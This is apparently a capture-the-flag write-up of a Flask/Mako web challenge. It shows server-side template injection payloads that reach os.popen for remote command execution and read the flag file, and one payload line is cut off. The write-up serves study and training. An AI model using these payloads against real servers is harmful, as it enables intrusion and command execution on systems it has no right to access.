

```
scope: http://94.237.59.180:58667/
```

homepage



from the source code provided it is evident that this is a server side template injection vulnerability




```
from flask import Flask, jsonify
from application.blueprints.routes import web
from flask_mako import MakoTemplates

app = Flask(__name__)
MakoTemplates(app)

def response(message):
    return jsonify({'message': message})

app.register_blueprint(web, url_prefix='/')
```

with the template being mako.
So we searched for mako python SSTI injections and found a few



MAKO

Mako is another template engine compatible with Python and is used by default by Python frameworks Pyramid and Pylons.

In Mako, a payload such as the one below will generate the string `id`:

```
${str().join(chr(i)for(i)in[105,100])}
```

We can then use this crafted string within Python's `os.popen` function to achieve RCE:


```
${self.module.cache.util.os.popen(str().join(chr(i)for(i)in[105,100])).read(
```

Although you could also use a payload like the one below, it requires the use of "less-than" (`&lt;`) and "greater-than" (`&gt;`) characters – putting it outside the scope of our research objective:

```
<%import os%>${os.popen(str().join(chr(i)for(i)in[105,100])).read()}
```

we use the one with os.open in order to run and rce and make a few tweaks to it to retrieve the flag

```
${self.module.cache.util.os.popen('cat /flag.txt').read()}
```


Name Spookifier

Enter your new Halloween name here

Spookify

self module cache util os popen cat flag txt read

HTB{t3mpl4t3_1nj3ct10n_C4n_3x1st5_4nywh343!!}

HTB{t3mpl4t3_ɪnj3ctɪon_C4n_3xɪst5_4nywh343!!}